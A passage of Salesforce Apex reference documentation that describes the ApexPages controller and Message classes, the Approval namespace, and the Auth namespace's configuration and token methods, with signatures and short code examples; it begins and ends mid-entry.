         String caseDesc = 'my test description';

         Case c = new Case();
         c.subject= caseSubject;
         c.description = caseDesc;
         insert c;
```

```
        String caseId = c.id;
        System.debug('Created Case: ' + caseId);

        ApexPages.currentPage().getParameters().put('sourceId', caseId);
        ApexPages.currentPage().getParameters().put('sfdc.override', '1');

        ApexPages.KnowledgeArticleVersionStandardController ctl =
           new ApexPages.KnowledgeArticleVersionStandardController(new FAQ__kav());

        new AgentContributionArticleController(ctl);

        System.assertEquals(caseId, ctl.getSourceId());
        System.assertEquals('From Case: '+caseSubject, ctl.getRecord().get('title'));
        System.assertEquals(caseDesc, ctl.getRecord().get('details__c'));
    }
}
```

If you created the custom extension controller for the purpose described in the previous example (that is, to modify submitted-via-case articles), complete the following steps after creating the class:

1. Log into your Salesforce organization and from Setup, click **Customize** > **Knowledge** > **Settings**.
2. Click **Edit**.
3. Assign the class to the `Use Apex customization` field. This associates the article type specified in the new class with the article type assigned to closed cases.
4. Click **Save**.

IN THIS SECTION:

KnowledgeArticleVersionStandardController Constructors

KnowledgeArticleVersionStandardController Methods

SEE ALSO:

StandardController Class

KnowledgeArticleVersionStandardController Constructors

The following are constructors for `KnowledgeArticleVersionStandardController`.

IN THIS SECTION:

KnowledgeArticleVersionStandardController(article)

Creates a new instance of the `ApexPages.KnowledgeArticleVersionStandardController` class using the specified knowledge article.

`KnowledgeArticleVersionStandardController(article)`

Creates a new instance of the `ApexPages.KnowledgeArticleVersionStandardController` class using the specified knowledge article.

Signature

```
public KnowledgeArticleVersionStandardController(SObject article)
```

Parameters

article
Type: SObject

The knowledge article, such as `FAQ_kav`.

KnowledgeArticleVersionStandardController Methods

The following are instance methods for `KnowledgeArticleVersionStandardController`.

IN THIS SECTION:

`getSourceId()`

Returns the ID for the source object record when creating a new article from another object.

Signature

```
public String getSourceId()
```

Return Value

Type: String

`setDataCategory(categoryGroup, category)`

Specifies a default data category for the specified data category group when creating a new article.

Signature

```
public Void setDataCategory(String categoryGroup, String category)
```

Parameters

categoryGroup
Type: String

category
Type: String

Return Value

Type: Void

Message Class

Contains validation errors that occur when the end user saves the page when using a standard controller.

Namespace

ApexPages

Usage

When using a standard controller, all validation errors, both custom and standard, that occur when the end user saves the page are automatically added to the page error collections. If there is an `inputField` component bound to the field with an error, the message is added to the components error collection. All messages are added to the pages error collection. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.

If your application uses a custom controller or extension, you must use the `message` class for collecting errors.

Instantiation

In a custom controller or controller extension, you can instantiate a Message in one of the following ways:

- ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary);
  ```

  where `ApexPages.severity` is the enum that is determines how severe a message is, and `summary` is the String used to summarize the message. For example:

  ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.Severity.FATAL, 'my error msg');
  ```

- ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary, detail);
  ```

  where `ApexPages. severity` is the enum that is determines how severe a message is, `summary` is the String used to summarize the message, and `detail` is the String used to provide more detailed information about the error.

ApexPages.Severity Enum

Using the `ApexPages.Severity` enum values, specify the severity of the message. The following are the valid values:

- `CONFIRM`
- `ERROR`
- `FATAL`
- `INFO`
- `WARNING`

All enums have access to standard methods, such as `name` and `value`.

IN THIS SECTION:

Message Constructors

The following are constructors for `Message`.

IN THIS SECTION:

`Message(severity, summary)`

Creates a new instance of the `ApexPages.Message` class using the specified message severity and summary.

Signature

```
public Message(ApexPages.Severity severity, String summary)
```

Parameters

severity

Type: ApexPages.Severity

The severity of a Visualforce message.

summary

Type: String

The summary Visualforce message.

`Message(severity, summary, detail)`

Creates a new instance of the `ApexPages.Message` class using the specified message severity, summary, and message detail.

Signature

```
public Message(ApexPages.Severity severity, String summary, String detail)
```

Parameters

severity

Type: ApexPages.Severity

The severity of a Visualforce message.

summary
Type: String

The summary Visualforce message.

detail
Type: String

The detailed Visualforce message.

Message(severity, summary, detail, id)

Creates a new instance of the `ApexPages.Message` class using the specified severity, summary, detail, and component ID.

Signature

```
public Message(ApexPages.Severity severity, String summary, String detail, String id)
```

Parameters

severity
Type: ApexPages.Severity

The severity of a Visualforce message.

summary
Type: String

The summary Visualforce message.

detail
Type: String

The detailed Visualforce message.

id
Type: String

The ID of the Visualforce component to associate with the message, for example, a form field with an error.

Message Methods

The following are methods for `Message`. All are instance methods.

IN THIS SECTION:

getComponentLabel()
Returns the label of the associated `inputField` component. If no label is defined, this method returns `null`.

getDetail()
Returns the value of the detail parameter used to create the message. If no detail String was specified, this method returns `null`.

getSeverity()
Returns the severity enum used to create the message.

getSummary()
Returns the summary String used to create the message.

`getComponentLabel()`

Returns the label of the associated `inputField` component. If no label is defined, this method returns `null`.

Signature

```
public String getComponentLabel()
```

Return Value

Type: String

`getDetail()`

Returns the value of the detail parameter used to create the message. If no detail String was specified, this method returns `null`.

Signature

```
public String getDetail()
```

Return Value

Type: String

`getSeverity()`

Returns the severity enum used to create the message.

Signature

```
public ApexPages.Severity getSeverity()
```

Return Value

Type: ApexPages.Severity

`getSummary()`

Returns the summary String used to create the message.

Signature

```
public String getSummary()
```

Return Value

Type: String

StandardController Class

Use a StandardController when defining an extension for a standard controller.

Namespace

ApexPages

Usage

StandardController objects reference the pre-built Visualforce controllers provided by Salesforce. The only time it is necessary to refer to a StandardController object is when defining an extension for a standard controller. StandardController is the data type of the single argument in the extension class constructor.

Instantiation

You can instantiate a StandardController in the following way:

```
ApexPages.StandardController sc = new ApexPages.StandardController(sObject);
```

Example

The following example shows how a StandardController object can be used in the constructor for a standard controller extension:

```
public class myControllerExtension {

    private final Account acct;

    // The extension constructor initializes the private member
    // variable acct by using the getRecord method from the standard
    // controller.
    public myControllerExtension(ApexPages.StandardController stdController) {
        this.acct = (Account)stdController.getRecord();
    }

    public String getGreeting() {
        return 'Hello ' + acct.name + ' (' + acct.id + ')';
    }
}
```

The following Visualforce markup shows how the controller extension from above can be used in a page:

```
<apex:page standardController="Account" extensions="myControllerExtension">
    {!greeting} <p/>
    <apex:form>
        <apex:inputField value="{!account.name}"/> <p/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:form>
</apex:page>
```

IN THIS SECTION:

StandardController Constructors

The following are constructors for `StandardController`.

IN THIS SECTION:

StandardController(controllerSObject)
Creates a new instance of the `ApexPages.StandardController` class for the specified standard or custom object.

`StandardController(controllerSObject)`

Creates a new instance of the `ApexPages.StandardController` class for the specified standard or custom object.

Signature

```
public StandardController(SObject controllerSObject)
```

Parameters

`controllerSObject`
Type: SObject

A standard or custom object.

StandardController Methods

The following are methods for `StandardController`. All are instance methods.

IN THIS SECTION:

addFields(fieldNames)
When a Visualforce page is loaded, the fields accessible to the page are based on the fields referenced in the Visualforce markup. This method adds a reference to each field specified in `fieldNames` so that the controller can explicitly access those fields as well.

cancel()
Returns the PageReference of the cancel page.

delete()
Deletes record and returns the PageReference of the delete page.

edit()
Returns the PageReference of the standard edit page.

getId()
Returns the ID of the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.

getRecord()
Returns the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.

reset()
Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded.

save()

Saves changes and returns the updated PageReference.

view()

Returns the PageReference object of the standard detail page.

addFields(fieldNames)

When a Visualforce page is loaded, the fields accessible to the page are based on the fields referenced in the Visualforce markup. This method adds a reference to each field specified in `fieldNames` so that the controller can explicitly access those fields as well.

Signature

```
public Void addFields(List<String> fieldNames)
```

Parameters

`fieldNames`
Type: List<String>

Return Value

Type: Void

Usage

This method should be called before a record has been loaded—typically, it's called by the controller's constructor. If this method is called outside of the constructor, you must use the `reset()` method before calling `addFields()`.

The strings in `fieldNames` can either be the API name of a field, such as AccountId, or they can be explicit relationships to fields, such as foo__r.myField__c.

This method is only for controllers used by dynamicVisualforce bindings.

cancel()

Returns the PageReference of the cancel page.

Signature

```
public System.PageReference cancel()
```

Return Value

Type: System.PageReference

delete()

Deletes record and returns the PageReference of the delete page.

Signature

```
public System.PageReference delete()
```

Return Value

Type: System.PageReference

`edit()`

Returns the PageReference of the standard edit page.

Signature

```
public System.PageReference edit()
```

Return Value

Type: System.PageReference

`getId()`

Returns the ID of the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.

Signature

```
public String getId()
```

Return Value

Type: String

`getRecord()`

Returns the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.

Signature

```
public SObject getRecord()
```

Return Value

Type: sObject

Usage

Note that only the fields that are referenced in the associated Visualforce markup are available for querying on this SObject. All other fields, including fields from any related objects, must be queried using a SOQL expression.

Tip: You can work around this restriction by including a hidden component that references any additional fields that you want to query. Hide the component from display by setting the component's `rendered` attribute to `false`.

Example

```
<apex:outputText
value="{!account.billingcity}
{!account.contacts}"
rendered="false"/>
```

reset()

Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded.

Signature

```
public Void reset()
```

Return Value

Type: Void

Usage

This method is only used if `addFields` is called outside the constructor, and it must be called directly before `addFields`.

This method is only for controllers used by dynamicVisualforce bindings.

save()

Saves changes and returns the updated PageReference.

Signature

```
public System.PageReference save()
```

Return Value

Type: System.PageReference

view()

Returns the PageReference object of the standard detail page.

Signature

```
public System.PageReference view()
```

Return Value

Type: System.PageReference

StandardSetController Class

`StandardSetController` objects allow you to create list controllers similar to, or as extensions of, the pre-built Visualforce list controllers provided by Salesforce.

Namespace

ApexPages

Usage

The `StandardSetController` class also contains a *prototype object*. This is a single `sObject` contained within the Visualforce StandardSetController class. If the prototype object's fields are set, those values are used during the save action, meaning that the values are applied to every record in the set controller's collection. This is useful for writing pages that perform mass updates (applying identical changes to fields within a collection of objects).

Note: Fields that are required in other Salesforce objects will keep the same requiredness when used by the prototype object.

Instantiation

You can instantiate a StandardSetController in either of the following ways:

- From a list of sObjects:

```
List<account> accountList = [SELECT Name FROM Account LIMIT 20];
ApexPages.StandardSetController ssc = new ApexPages.StandardSetController(accountList);
```

- From a query locator:

```
ApexPages.StandardSetController ssc =
new ApexPages.StandardSetController(Database.getQueryLocator([SELECT Name,CloseDate FROM
 Opportunity]));
```

Note: The maximum record limit for StandardSetController is 10,000 records. Instantiating StandardSetController using a query locator returning more than 10,000 records causes a LimitException to be thrown. However, instantiating StandardSetController with a list of more than 10,000 records doesn't throw an exception, and instead truncates the records to the limit.

Example

The following example shows how a StandardSetController object can be used in the constructor for a custom list controller:

```
public class opportunityList2Con {
    // ApexPages.StandardSetController must be instantiated
    // for standard list controllers
    public ApexPages.StandardSetController setCon {
        get {
            if(setCon == null) {
                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
                    [SELECT Name, CloseDate FROM Opportunity]));
            }
            return setCon;
        }
```

```
        set;
    }

    // Initialize setCon and return a list of records
    public List<Opportunity> getOpportunities() {
        return (List<Opportunity>) setCon.getRecords();
    }
}
```

The following Visualforce markup shows how the controller above can be used in a page:

```
<apex:page controller="opportunityList2Con">
    <apex:pageBlock>
        <apex:pageBlockTable value="{!opportunities}" var="o">
            <apex:column value="{!o.Name}"/>
            <apex:column value="{!o.CloseDate}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

IN THIS SECTION:

StandardSetController Constructors

The following are constructors for `StandardSetController`.

IN THIS SECTION:

`StandardSetController(sObjectList)`

Creates a new instance of the `ApexPages.StandardSetController` class for the list of sObjects returned by the query locator.

Signature

```
public StandardSetController(Database.QueryLocator sObjectList)
```

Parameters

`sObjectList`
Type: Database.QueryLocator

A query locator returning a list of sObjects.

`StandardSetController(controllerSObjects)`

Creates a new instance of the `ApexPages.StandardSetController` class for the specified list of standard or custom objects.

Signature

```
public StandardSetController(List<SObject> controllerSObjects)
```

Parameters

`controllerSObjects`
Type: List<SObject>

A List of standard or custom objects.

StandardSetController Methods

The following are methods for `StandardSetController`. All are instance methods.

IN THIS SECTION:

cancel()
Returns the PageReference of the original page, if known, or the home page.

first()
Returns the first page of records.

getCompleteResult()
Indicates whether there are more records in the set than the maximum record limit. If this is false, there are more records than you can process using the list controller. The maximum record limit is 10,000 records.

getFilterId()
Returns the ID of the filter that is currently in context.

getHasNext()
Indicates whether there are more records after the current page set.

getHasPrevious()
Indicates whether there are more records before the current page set.

getListViewOptions()
Returns a list of the listviews available to the current user.

getPageNumber()
Returns the page number of the current page set. Note that the first page returns 1.

getPageSize()
Returns the number of records included in each page set.

getRecord()
Returns the sObject that represents the changes to the selected records. This retrieves the prototype object contained within the class, and is used for performing mass updates.

getRecords()
Returns the list of sObjects in the current page set. This list is immutable, i.e. you can't call `clear()` on it.

getResultSize()
Returns the number of records in the set.

getSelected()
Returns the list of sObjects that have been selected.

last()
Returns the last page of records.

next()
Returns the next page of records.

previous()
Returns the previous page of records.

save()
Inserts new records or updates existing records that have been changed. After this operation is finished, it returns a PageReference to the original page, if known, or the home page.

setFilterID(filterId)
Sets the filter ID of the controller.

setpageNumber(pageNumber)
Sets the page number.

setPageSize(pageSize)
Sets the number of records in each page set.

setSelected(selectedRecords)
Set the selected records.

`cancel()`

Returns the PageReference of the original page, if known, or the home page.

Signature

```
public System.PageReference cancel()
```

Return Value

Type: System.PageReference

`first()`

Returns the first page of records.

Signature

```
public Void first()
```

Return Value

Type: Void

`getCompleteResult()`

Indicates whether there are more records in the set than the maximum record limit. If this is false, there are more records than you can process using the list controller. The maximum record limit is 10,000 records.

Signature

```
public Boolean getCompleteResult()
```

Return Value

Type: Boolean

`getFilterId()`

Returns the ID of the filter that is currently in context.

Signature

```
public String getFilterId()
```

Return Value

Type: String

`getHasNext()`

Indicates whether there are more records after the current page set.

Signature

```
public Boolean getHasNext()
```

Return Value

Type: Boolean

`getHasPrevious()`

Indicates whether there are more records before the current page set.

Signature

```
public Boolean getHasPrevious()
```

Return Value

Type: Boolean

`getListViewOptions()`

Returns a list of the listviews available to the current user.

Signature

```
public System.SelectOption getListViewOptions()
```

Return Value

Type: System.SelectOption[]

`getPageNumber()`

Returns the page number of the current page set. Note that the first page returns 1.

Signature

```
public Integer getPageNumber()
```

Return Value

Type: Integer

`getPageSize()`

Returns the number of records included in each page set.

Signature

```
public Integer getPageSize()
```

Return Value

Type: Integer

`getRecord()`

Returns the sObject that represents the changes to the selected records. This retrieves the prototype object contained within the class, and is used for performing mass updates.

Signature

```
public sObject getRecord()
```

Return Value

Type: sObject

`getRecords()`

Returns the list of sObjects in the current page set. This list is immutable, i.e. you can't call `clear()` on it.

Signature

```
public sObject[] getRecords()
```

Return Value

Type: sObject[]

`getResultSize()`

Returns the number of records in the set.

Signature

```
public Integer getResultSize()
```

Return Value

Type: Integer

`getSelected()`

Returns the list of sObjects that have been selected.

Signature

```
public sObject[] getSelected()
```

Return Value

Type: sObject[]

`last()`

Returns the last page of records.

Signature

```
public Void last()
```

Return Value

Type: Void

next()

Returns the next page of records.

Signature

```
public Void next()
```

Return Value

Type: Void

previous()

Returns the previous page of records.

Signature

```
public Void previous()
```

Return Value

Type: Void

save()

Inserts new records or updates existing records that have been changed. After this operation is finished, it returns a PageReference to the original page, if known, or the home page.

Signature

```
public System.PageReference save()
```

Return Value

Type: System.PageReference

setFilterID(filterId)

Sets the filter ID of the controller.

Signature

```
public Void setFilterID(String filterId)
```

Parameters

filterId
Type: String

Return Value

Type: Void

`setpageNumber(pageNumber)`

Sets the page number.

Signature

```
public Void setpageNumber(Integer pageNumber)
```

Parameters

`pageNumber`
Type: Integer

Return Value

Type: Void

`setPageSize(pageSize)`

Sets the number of records in each page set.

Signature

```
public Void setPageSize(Integer pageSize)
```

Parameters

`pageSize`
Type: Integer

Return Value

Type: Void

`setSelected(selectedRecords)`

Set the selected records.

Signature

```
public Void setSelected(sObject[] selectedRecords)
```

Parameters

`selectedRecords`
Type: sObject[]

Return Value

Type: Void

Approval Namespace

The `Approval` namespace provides classes and methods for approval processes.

The following are the classes in the `Approval` namespace.

IN THIS SECTION:

ProcessRequest Class
The `ProcessRequest` class is the parent class for the `ProcessSubmitRequest` and `ProcessWorkitemRequest` classes. Use the `ProcessRequest` class to write generic Apex that can process objects from either class.

ProcessResult Class
After you submit a record for approval, use the `ProcessResult` class to process the results of an approval process.

ProcessSubmitRequest Class
Use the `ProcessSubmitRequest` class to submit a record for approval.

ProcessWorkitemRequest Class
Use the `ProcessWorkitemRequest` class for processing an approval request after it is submitted.

ProcessRequest Class

The `ProcessRequest` class is the parent class for the `ProcessSubmitRequest` and `ProcessWorkitemRequest` classes. Use the `ProcessRequest` class to write generic Apex that can process objects from either class.

Namespace

Approval

Usage

The request must be instantiated via the child classes, `ProcessSubmitRequest` and `ProcessWorkItemRequest`.

ProcessRequest Methods

The following are methods for `ProcessRequest`. All are instance methods.

IN THIS SECTION:

getComments()
Returns the comments that have been added previously to the approval request.

getNextApproverIds()
Returns the list of user IDs of user specified as approvers.

setComments(comments)
Sets the comments to be added to the approval request.

setNextApproverIds(nextApproverIds)
If the next step in your approval process is another Apex approval process, you specify exactly one user ID as the next approver. If not, you cannot specify a user ID and this method must be `null`.

`getComments()`

Returns the comments that have been added previously to the approval request.

Signature

```
public String getComments()
```

Return Value

Type: String

`getNextApproverIds()`

Returns the list of user IDs of user specified as approvers.

Signature

```
public ID[] getNextApproverIds()
```

Return Value

Type: ID[]

`setComments(comments)`

Sets the comments to be added to the approval request.

Signature

```
public Void setComments(String comments)
```

Parameters

comments
Type: String

Return Value

Type: Void

`setNextApproverIds(nextApproverIds)`

If the next step in your approval process is another Apex approval process, you specify exactly one user ID as the next approver. If not, you cannot specify a user ID and this method must be `null`.

Signature

```
public Void setNextApproverIds(ID[] nextApproverIds)
```

Parameters

nextApproverIds
Type: ID[]

Return Value

Type: Void

ProcessResult Class

After you submit a record for approval, use the `ProcessResult` class to process the results of an approval process.

Namespace

Approval

Usage

A ProcessResult object is returned by the `process` method. You must specify the Approval namespace when creating an instance of this class. For example:

```
Approval.ProcessResult result = Approval.process(req1);
```

ProcessResult Methods

The following are methods for `ProcessResult`. All are instance methods.

IN THIS SECTION:

getEntityId()
The ID of the record being processed.

getErrors()
If an error occurred, returns an array of one or more database error objects including the error code and description.

getInstanceId()
The ID of the approval process that has been submitted for approval.

getInstanceStatus()
The status of the current approval process. Valid values are: Approved, Rejected, Removed or Pending.

getNewWorkitemIds()
The IDs of the new items submitted to the approval process. There can be 0 or 1 approval processes.

isSuccess()
A Boolean value that is set to `true` if the approval process completed successfully; otherwise, it is set to `false`.

`getEntityId()`

The ID of the record being processed.

Signature

```
public String getEntityId()
```

Return Value

Type: String

`getErrors()`

If an error occurred, returns an array of one or more database error objects including the error code and description.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error[]

`getInstanceId()`

The ID of the approval process that has been submitted for approval.

Signature

```
public String getInstanceId()
```

Return Value

Type: String

`getInstanceStatus()`

The status of the current approval process. Valid values are: Approved, Rejected, Removed or Pending.

Signature

```
public String getInstanceStatus()
```

Return Value

Type: String

`getNewWorkitemIds()`

The IDs of the new items submitted to the approval process. There can be 0 or 1 approval processes.

Signature

```
public ID[] getNewWorkitemIds()
```

Return Value

Type: ID[]

`isSuccess()`

A Boolean value that is set to `true` if the approval process completed successfully; otherwise, it is set to `false`.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

ProcessSubmitRequest Class

Use the `ProcessSubmitRequest` class to submit a record for approval.

Namespace

Approval

Usage

You must specify the Approval namespace when creating an instance of this class. The constructor for this class takes no arguments. For example:

```
Approval.ProcessSubmitRequest psr = new Approval.ProcessSubmitRequest();
```

Inherited Methods

In addition to the methods listed, the `ProcessSubmitRequest` class has access to all the methods in its parent class, ProcessRequest Class on page 595.

- getComments()
- getNextApproverIds()
- setComments(comments)
- setNextApproverIds(nextApproverIds)

Example

To view sample code, refer to Approval Processing Example on page 281.

ProcessSubmitRequest Methods

The following are methods for `ProcessSubmitRequest`. All are instance methods.

IN THIS SECTION:

`getObjectId()`

Returns the ID of the record that has been submitted for approval. For example, it can return an account, contact, or custom object record.

Signature

```
public String getObjectId()
```

Return Value

Type: String

getProcessDefinitionNameOrId()

Returns the developer name or ID of the process definition.

Signature

```
public String getProcessDefinitionNameOrId()
```

Return Value

Type: String

Usage

The default is null. If the return value is `null`, when a user submits a record for approval Salesforce evaluates the entry criteria for all processes applicable to the user.

getSkipEntryCriteria()

If `getProcessDefinitionNameOrId()` returns a value other than `null`, `getSkipEntryCriteria()` determines whether to evaluate the entry criteria for the process (`true`) or not (`false`).

Signature

```
public Boolean getSkipEntryCriteria()
```

Return Value

Type: Boolean

getSubmitterId()

Returns the user ID of the submitter requesting the approval record. The user must be one of the allowed submitters in the process definition setup.

Signature

```
public String getSubmitterId()
```

Return Value

Type: String

setObjectId(recordId)

Sets the ID of the record to be submitted for approval. For example, it can specify an account, contact, or custom object record.

Signature

```
public Void setObjectId(String recordId)
```

Parameters

recordId
Type: String

Return Value

Type: Void

setProcessDefinitionNameOrId(nameOrId)

Sets the developer name or ID of the process definition to be evaluated.

Signature

```
public Void setProcessDefinitionNameOrId(String nameOrId)
```

Parameters

nameOrId
Type: String

The process definition developer name or process definition ID. The record is submitted to this specific process. If set to `null`, submission of a record approval follows standard evaluation; that is, every entry criteria of the process definition in the process order is evaluated and the one that satisfies is picked and submitted.

Return Value

Type: Void

Usage

If the process definition name or ID is not set via this method, then by default it is null. If it is null, the submission of a record for approval evaluates entry criteria for all processes applicable to the submitter. The order of evaluation is based on the process order of the setup.

setSkipEntryCriteria(skipEntryCriteria)

If the process definition name or ID is not null, `setSkipEntryCriteria()` determines whether to evaluate the entry criteria for the process (`true`) or not (`false`).

Signature

```
public Void setSkipEntryCriteria(Boolean skipEntryCriteria)
```

Parameters

skipEntryCriteria
Type: Boolean

If set to `true`, request submission skips the evaluation of entry criteria for the process set in setProcessDefinitionNameOrId(nameOrId) on page 602. If the process definition name or ID is not specified, this parameter is ignored and standard evaluation is followed based on process order. If set to `false`, or if this method isn't called, the entry criteria is not skipped.

Return Value

Type: Void

setSubmitterId(userID)

Sets the user ID of the submitter requesting the approval record. The user must be one of the allowed submitters in the process definition setup. If you don't set a submitter ID, the process uses the current user as the submitter.

Signature

```
public Void setSubmitterId(String userID)
```

Parameters

userID
Type: String

The user ID on behalf of which the record is submitted. If set to `null`, the current user is the submitter. If the submitter is not set with this method, the default submitter is null (the current user).

Return Value

Type: Void

ProcessWorkitemRequest Class

Use the `ProcessWorkitemRequest` class for processing an approval request after it is submitted.

Namespace

Approval

Usage

You must specify the Approval namespace when creating an instance of this class. The constructor for this class takes no arguments. For example:

```
Approval.ProcessWorkitemRequest pwr = new Approval.ProcessWorkitemRequest();
```

Inherited Methods

In addition to the methods listed, the `ProcessWorkitemRequest` class has access to all the methods in its parent class, ProcessRequest Class:

- getComments()
- getNextApproverIds()
- setComments(comments)
- setNextApproverIds(nextApproverIds)

ProcessWorkitemRequest Methods

The following are methods for `ProcessWorkitemRequest`. All are instance methods.

IN THIS SECTION:

`getAction()`

Returns the type of action already associated with the approval request. Valid values are: Approve, Reject, or Removed.

Signature

```
public String getAction()
```

Return Value

Type: String

`getWorkitemId()`

Returns the ID of the approval request that is in the process of being approved, rejected, or removed.

Signature

```
public String getWorkitemId()
```

Return Value

Type: String

`setAction(actionType)`

Sets the type of action to take for processing an approval request.

Signature

```
public Void setAction(String actionType)
```

Parameters

`actionType`
Type: String

Valid values are: Approve, Reject, or Removed. Only system administrators can specify Removed.

Return Value

Type: Void

`setWorkitemId(id)`

Sets the ID of the approval request that is being approved, rejected, or removed.

Signature

```
public Void setWorkitemId(String id)
```

Parameters

id
Type: String

Return Value

Type: Void

Auth Namespace

The `Auth` namespace provides an interface and classes for single sign-on into Salesforce and session security management.

The following is the interface in the `Auth` namespace.

IN THIS SECTION:

AuthConfiguration Class
Contains methods for configuring the settings for users to log in to a community, or a custom domain created using My Domain, with an authentication provider, such as Facebook©.

AuthToken Class
Contains methods for providing the access token associated with an authentication provider for an authenticated user, except for the Janrain provider.

CommunitiesUtil Class
Contains methods for getting information about a community user.

RegistrationHandler Interface
Salesforce provides the ability to use an authentication provider, such as Facebook© or Janrain©, for single sign-on into Salesforce.

SamlJitHandler Interface
Use this interface to control and customize Just-in-Time user provisioning logic during SAML single sign-on.

SessionManagement Class
Contains methods for customizing security levels, two-factor authentication, and trusted IP ranges for a current session.

SessionLevel Enum
An `Auth.SessionLevel` enum value is used by the `SessionManagement.setSessionLevel` method.

UserData Class
Stores user information for `Auth.RegistrationHandler`.

AuthConfiguration Class

Contains methods for configuring the settings for users to log in to a community, or a custom domain created using My Domain, with an authentication provider, such as Facebook©.

Namespace

Auth

Example

This example shows how to call some methods on the `Auth.AuthConfiguration` class. Before you can run this sample, you need to provide valid values for the URLs and developer name.

```
String communityUrl = '<Add URL>';
String startUrl = '<Add URL>';
Auth.AuthConfiguration authConfig = new Auth.AuthConfiguration(communityUrl,startUrl);
List<AuthProvider> authPrvs = authConfig.getAuthProviders();
String bColor = authConfig.getBackgroundColor();
String fText = authConfig.getFooterText();

String sso = Auth.AuthConfiguration.getAuthProviderSsoUrl(communityUrl, startUrl,
'developerName');
```

AuthConfiguration Constructors

The following are constructors for `AuthConfiguration`.

`AuthConfiguration(communityOrCustomUrl, startUrl)`

Creates a new instance of the `AuthConfiguration` class using the specified community or custom domain URL and starting URL for authenticated users.

Signature

```
public AuthConfiguration(String communityOrCustomUrl, String startUrl)
```

Parameters

`communityOrCustomUrl`
Type: String

The URL for the community or custom domain.

`startUrl`
Type: String

The page users see after successfully logging in to the community or custom domain.

AuthConfiguration Methods

The following are methods for `AuthConfiguration`. Use these methods to manage and customize authentication for a Salesforce community.

IN THIS SECTION:

`getAuthConfig()`

Returns the AuthConfig sObject, which represents the authentication options, for a community or custom domain that was created by using My Domain.

Signature

```
public AuthConfig getAuthConfig()
```

Return Value

Type: AuthConfig

The AuthConfig sObject for the community or custom domain.

`getAuthConfigProviders()`

Returns the list of authentication providers configured for a community or custom domain.

Signature

```
public List<AuthConfigProviders> getAuthConfigProviders()
```

Return Value

Type: List<AuthConfigProviders>

A list of authentication providers (AuthConfigProviders sObjects, which are children of the AuthProvider sObject).

`getAuthProviders()`

Returns the list of authentication providers available for a community or custom domain.

Signature

```
public List<AuthProvider> getAuthProviders()
```

Return Value

Type: List<AuthProvider>

A list of authentication providers (AuthProvider sObjects) for the community or custom domain.

`getAuthProviderSsoUrl(communityOrCustomUrl, startUrl, developerName)`

Returns the single sign-on URL for a community or custom domain.

Signature

```
public static String getAuthProviderSsoUrl(String communityOrCustomUrl, String startUrl,
String developerName)
```

Parameters

communityOrCustomUrl
Type: String

The URL for the community or custom domain. If null or specified as an empty string, you get the URL for a custom domain.

startUrl
Type: String

The page that users see after logging in to the community or custom domain.

developerName
Type: String

The unique name of the authentication provider.

Return Value

Type: String

The `Single Sign-On Initialization URL` for the community or custom domain.

getBackgroundColor()

Returns the color for the background of the login page for a community.

Signature

```
public String getBackgroundColor()
```

Return Value

Type: String

getDefaultProfileForRegistration()

Returns the profile ID assigned to new community users.

Signature

```
public String getDefaultProfileForRegistration()
```

Return Value

Type: String

The profile ID.

getFooterText()

Returns the text at the bottom of the login page for a community.

Signature

```
public String getFooterText()
```

Return Value

Type: String

The text string displayed at the bottom of the login page, for example “Log in with an existing account.”

`getForgotPasswordUrl()`

Returns the URL for the standard or custom Forgot Password page that is specified for a community or portal by the administrator.

Signature

```
public String getForgotPasswordUrl()
```

Return Value

Type: String

URL for the standard or custom Forgot Password page.

`getLogoUrl()`

Returns the location of the icon image at the bottom of the login page for a community.

Signature

```
public String getLogoUrl()
```

Return Value

Type: String

The path to the icon image.

`getSamlProviders()`

Returns the list of SAML-based authentication providers available for a community or custom domain.

Signature

```
public List<SamlSsoConfig> getSamlProviders()
```

Return Value

Type: List<SamlSsoConfig>

A list of SAML-based authentication providers (SamlSsoConfig sObjects).

`getSamlSsoUrl(communityOrCustomUrl, startURL, samlId)`

Returns the single sign-on URL for a community or custom domain.

Signature

```
public static String getSamlSsoUrl(String communityOrCustomUrl, String startURL, String samlId)
```

Parameters

communityOrCustomUrl
Type: String

The URL for the community or custom domain. If `null` or specified as an empty string, you'll get the URL for a custom domain.

startUrl
Type: String

The page users see after successfully logging in to the community or custom domain.

samlId
Type: String

The unique name of the SAML configuration for thecommunity or custom domain.

Return Value

Type: String

The Single Sign-On Initialization URL for the community or custom domain.

getSelfRegistrationEnabled()

Indicates whether the current community allows new users to create their own account by filling out a registration form.

Signature

```
public Boolean getSelfRegistrationEnabled()
```

Return Value

Type: Boolean

getSelfRegistrationUrl()

Returns the location of the self-registration page for new users to sign up for an account with a community.

Signature

```
public String getSelfRegistrationUrl()
```

Return Value

Type: String

The location of the self-registration page.

`getStartUrl()`

Returns the page of a community or custom domain displayed after a user logs in.

Signature

```
public String getStartUrl()
```

Return Value

Type: String

The location of the community or custom domain start page.

`getUsernamePasswordEnabled()`

Indicates whether the current community is set to display a login form asking for a username and password. You can configure the community not to request a username and password if it is for unauthenticated users or users logging in with a third-party authentication provider.

Signature

```
public Boolean getUsernamePasswordEnabled()
```

Return Value

Type: Boolean

AuthToken Class

Contains methods for providing the access token associated with an authentication provider for an authenticated user, except for the Janrain provider.

Namespace

Auth

AuthToken Methods

The following are methods for `AuthToken`. All are methods are static.

IN THIS SECTION:

refreshAccessToken(authProviderId, providerName, oldAccessToken)

Returns a map from the third-party identifier containing a refreshed access token for the currently logged-in Salesforce user.

revokeAccess(authProviderId, providerName, userId, remoteIdentifier)

Revokes the access token for a specified social sign-on user from a third-party service such as Facebook©.

getAccessToken(authProviderId, providerName)

Returns an access token for the current user using the specified 18-character identifier of an Auth. Provider definition in your organization and the name of the provider, such as Salesforce or Facebook.

Signature

```
